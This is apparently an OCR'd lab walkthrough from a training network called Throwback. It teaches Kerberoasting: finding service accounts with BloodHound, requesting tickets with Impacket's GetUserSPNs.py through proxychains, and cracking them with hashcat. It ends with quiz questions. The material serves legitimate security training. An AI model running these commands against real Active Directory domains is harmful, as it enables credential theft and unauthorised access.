
24

Upong looking through bloodhound queries your team believes that they may have found a SQLService account that you can kerberoast and possibly use to gain access to sql databases in the future.




Kerberoasting Overview
In this section, we'll be covering one of the most popular Kerberos attacks - Kerberoasting. Kerberoasting allows a user to request a service ticket for any service with a registered SPN then use that ticket to crack the service password. If the service has a registered SPN then it can be Kerberoastable however the success of the attack depends on how strong the password is and if it is crackable as well as the privileges of the cracked service account. To enumerate Kerberoastable accounts use BloodHound to find all Kerberoastable accounts, it will allow you to see what kind of accounts you can kerberoast, if they are domain admins, and what kind of connections they have to the rest of the domain.

Impacket Installation
Impacket releases have been unstable since 0.9.20, I suggest getting an installation of Impacket < 0.9.20
1.) pip3 install impacket
2.) locate impacket
or

1.) cd /opt
2.) Download the precompiled package from
https://github.com/SecureAuthCorp/impacket/releases/tag/impacket_0_9_19
3.) cd Impacket-0.9.19
4.) pip install .

Kerberoasting with Impacket
1.) cd /usr/share/doc/python3-impacket/examples
2.) proxychains sudo python3 GetUserSPNs.py -dc-ip 10.200.x.117 THROWBACK.local/user:password -request
We can use any valid set of credentials on the workstation to kerberoast with for example HumphreyW's password from pfsense or if you don't have a valid set of credentials yet you can also dump hashes with mimikatz and attempt to crack them to get a valid set of credentials.



Sample Output from GetUserSPNs.py

Crack those Hashes with Hashcat
1.) hashcat -m 13100 -a 0 hash.txt rockyou.txt


Sample KRB5TGS hash cracked with Hashcat

Now that we have the SQLService password we have come to another dead end, we need to go back and find other open devices in the network to compromise and maybe find a SQL database to use our newly compromised password in.

Answer the questions below

What account was compromised by kerberoasting?

Correct Answer

What password was cracked from the retrieved ticket?

Submit